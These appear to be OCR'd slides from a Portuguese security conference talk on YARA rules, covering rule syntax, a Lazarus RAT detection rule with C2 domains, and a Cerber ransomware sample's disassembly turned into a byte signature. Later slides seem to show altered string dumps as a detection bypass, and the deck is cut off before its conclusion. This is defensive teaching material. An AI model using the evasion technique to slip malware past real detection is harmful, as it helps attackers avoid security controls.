Another Recursive Yara Talk

AFK.conf

Euler Neto

Agenda

- Analisando executáveis

- Regras Yara

- Bypass Detecção Yara

- Conclusão

Analisando executáveis


- Análise de Malware

Estática

- Estrutura

Dinâmica


- Comportamento



Yara

- Forma tradicional: buscar por arquivos a partir de hashes

- Yara: buscar por arquivos a partir de informações nele contidas
    - Regras Yara:




```
rule ExampleRule
{
    strings:
        $my_text_string = "text here"
        $my_hex_string = { E2 34 A1 C8 23 FB }

    condition:
        $my_text_string or $my_hex_string
}
```

Yara


- Tipos de String

Text



```
rule TextExample
{
    strings:
        $text_string = "foobar"

    condition:
        $text_string
}
```

Hexadecimal




```
rule JumpExample
{
    strings:
        $hex_string = { F4 23 [4-6] 62 B4 }

    condition:
        $hex_string
}
```


Yara

- Onde testar?

HYBRID ANALYSIS



Hunt samples matching YARA rules at the byte level.



Advanced Search (YARA)

```
// This is an example YARA rule.
// Drag & drop your existing rule here to overwrite

rule APT_Lazarus_RAT_Jun18_1 {
 meta:
  description = "Detects Lazarus Group RAT"
  author = "Florian Roth"
  reference = "https://twitter.com/DrunkBinary/status/1002587521073721346"
  date = "2018-06-01"
  hash1 = "c10363059c57c52501c01f85e3bb43533ccc639f0ea57f43bae5736a8e7a9bc8"
  hash2 = "e98991cdd9ddd30adf490673c67a4f8241993f26810da09b52d8748c6160a292"
strings:
  $a1 = "www.marmarademo.com/include/extend.php" fullword ascii
  $a2 = "www.33cow.com/include/control.php" fullword ascii
  $a3 = "www.97nb.net/include/arc.sglistview.php" fullword ascii
  $c1 = "Content-Disposition: form-data; name=\"file1\"; filename=\"example.dat\"
  $c2 = "Content-Disposition: form-data; name=\"file1\"; filename=\"pratice.pdf\"
  $c3 = "Content-Disposition: form-data; name=\"file1\"; filename=\"happy.pdf\""
  $c4 = "Content-Disposition: form-data; name=\"file1\"; filename=\"my.doc\"" ful
  $c5 = "Content-Disposition: form-data; name=\"board_id\"" fullword ascii
  $s1 = "Winhttp.dll" fullword ascii
  $s2 = "Wsock32.dll" fullword ascii
  $s3 = "WM*.tmp" fullword ascii
  $s4 = "FM*.tmp" fullword ascii
  $s5 = "Cache-Control: max-age=0" fullword ascii
```

File type
Any file type

First seen after this date
ex. 2023-03-19

First seen before this date
ex. 2023-03-25

Minimum file size
ex. 10000, 1.2KB, 2.09MB, 2(


Maximum file size
ex. 10000, 1.2KB, 2.09MB, 2(

☐ I agree to the Hybrid Analysis Terms & Conditions and have read the Hybrid Analysis Privacy Notice explaining the p

Yara


- Exemplo: Cerber Ransomware
  - SHA256: e67834d1e8b38ec5864cfa101b140aeaba8f1900a6e269e6a94c90fcbfe56678

Subrotinas:



Yara

- Exemplo: Cerber Ransomware
  - SHA256: e67834d1e8b38ec5864cfa101b140aeaba8f1900a6e269e6a94c90fcbfe56678




```
0044F7E4   8B15 88C14800   mov edx,dword ptr ds:[48C188]
0044F7EA   81C2 20080300   add edx,30820
0044F7F0   8915 54C14800   mov dword ptr ds:[48C154],edx   0048C154:" \vK"
0044F7F6   E8 75000000     call cerber.44F870
0044F7FB   B8 F0F84400     mov eax,cerber.44F8F0
0044F800   50              push eax
0044F801   C3              ret
0044F802   EB 00           jmp cerber.44F804
           8BE5            mov esp,ebp
           5D              pop ebp
           C3              ret
           CC              int3
```


```
EAX   00000000
EBX   7EFDE000
EDX   00250820
EBP   0018FF88
ESP   0018FF24
ESI   00000000
EDI   00000000
```

```
Address   Hex                                                ASCII
00250820  15 7A C8 81 64 83 24 00 40 BE 5F F4 40 03 24 00  .zÈ.d.$.@¾_ô@.$.
00250830  EA 4A 4A 00 C5 40 BC 50 58 32 DB FF 47 82 E0 0C  êJJ.Å@¼PX2ÛÿG.à.
00250840  C8 3F 20 89 7D EB A9 45 38 7C 5F 8C B9 57 BC 8D  È? .}ë©E8|_.¹W¼.
00250850  8D 8B 73 E8 D8 EC D5 FF C3 BE 20 E8 D0 EF D5 FF  ..sèØìÕÿÃ¾ èÐïÕÿ
00250860  C9 3F A0 8B 8D EB AB 55 A0 79 5F 8C B9 3F 88 8B  É? ..ë«U y_.¹?..
00250870  8D 97 AB 4D D0 79 6F AC BB 3F D4 03 82 27 AB 45  ..«MÐyo¬»?Ô..'«E
00250880  B0 79 67 F0 C9 37 B4 8B 15 93 25 B7 02 0D AB 45  °ygðÉ7´...%·..«E
00250890  E4 DA 5A F5 97 E5 1F 00 31 43 24 89 FD 7A A9 4D  äÚZõ.å..1C$.ýz©M
002508A0  C8 79 33 89 0D 83 CC 65 75 E5 D5 05 3C 14 64 00  Èy3...Ìeuå Õ.<.d.
```


Yara




```
strings:
    $s1 = {8915 54C14800 E8 75000000}
condition:
    uint16(0) == 0x5A4D and all of them
```




Input cerber.exe
PE32 executable (GUI) Intel 80386, for MS Windows
e67834d1e8b38ec5864cfa101b140aeaba8f1900a6e269e6a94c90fcbfe56678
Matched Extracted File
Threat level malicious



Input cerber-4.exe
PE32 executable (GUI) Intel 80386, for MS Windows
c74eb1734fc124f76f1dbf085bc60ebb405640bf8cf48371165756763e90007c
Matched Extracted File
Threat level malicious



Input cerber-5.exe
PE32 executable (GUI) Intel 80386, for MS Windows
199175794e079464b581c23be01bc75e7ff7c9e41d94291cf87672126fb49092
Matched Extracted File <19917579...6fb49092>
Threat level malicious



Input cerber-1.exe
PE32 executable (GUI) Intel 80386, for MS Windows
87de6d29cb301423fedf7ad81f9282d2a02510794O8f787af7c7d35a255bd088
Matched Extracted File <87de6d29...255bd088>
Threat level malicious

Yara

- Text Strings

```
2222222222222222222222222222222222222222222222222222222222222222222222222222222222222222222
6666666666666666666666666666666666666666666666666666666666666666666666666666666666666666666
8888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888
2?\?
7777777777777777777777777777777777777777777777777777777777777777777777777777777777777777777
uA87777777777777777777777777777777777777777777777777777777777777777777777777777777777777777
7777777777777778A??
wAA7777777777777777777777777777777777777777777777777777777777777777777777777777777777777777
777777777777777AAw
ECCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCE
tVVDCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCDVVt
zfVUTTCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCTTUVf|
ifUUUTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTT
TTTTTTTTTTTTTTTTTTUUUfi
nheUUUUTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTT
TTTTTTTTTTTTTTTTTUUUUehn
ieeWWWURRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRR
RRRRRRRRRRRRRRRRRRRRRRRRRRRRRUWWWeei
```

```
22222224wwww4422222
22222244wwww4422222
22222244wwww8822226
66222288wwww8822226
66222288wwww8866666
66666688wwww8866666
66666688wwww8886666
66666888wwww8886666
66666888wwww88866
66888wwww88866
66888wwww88886
68888wwww9887777
#########
#########
77777889wwww9887777
```

Yara

- Text Strings


```
22222222222222222222222222222222222222222222222222222222222222222222222222222222222222222222
66666666666666666666666666666666666666666666666666666666666666666666666666666666666666666666
88888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888
2?\?
77777777777777777777777777777777777777777777777777777777777777777777777777777777777777777777
uA877777777777777777777777777777777777777777777777777777777777777777777777777777777777777777
777777777777777778A??
wAA777777777777777777777
777777777777777AAw
ECCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCC
tVVDCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCDVVt
zfVUTTCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCTTUVf|
ifUUUTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTT
TTTTTTTTTTTTTTTTTTUUUfi
nheUUUUTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTT
TTTTTTTTTTTTTTTTTTUUUUehn
ieeWWWURRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRR
RRRRRRRRRRRRRRRRRRRRRRRRRRRRRRUWWWeei
```

```
22222224wwww4422222
22222244wwww4422222
22222244wwww8822226
66222288wwww8822226
          ww8866666
          ww8866666
          ww8886666
          ww8886666
          ww88866
66888wwww88866
66888wwww88886
68888wwww9887777
##########
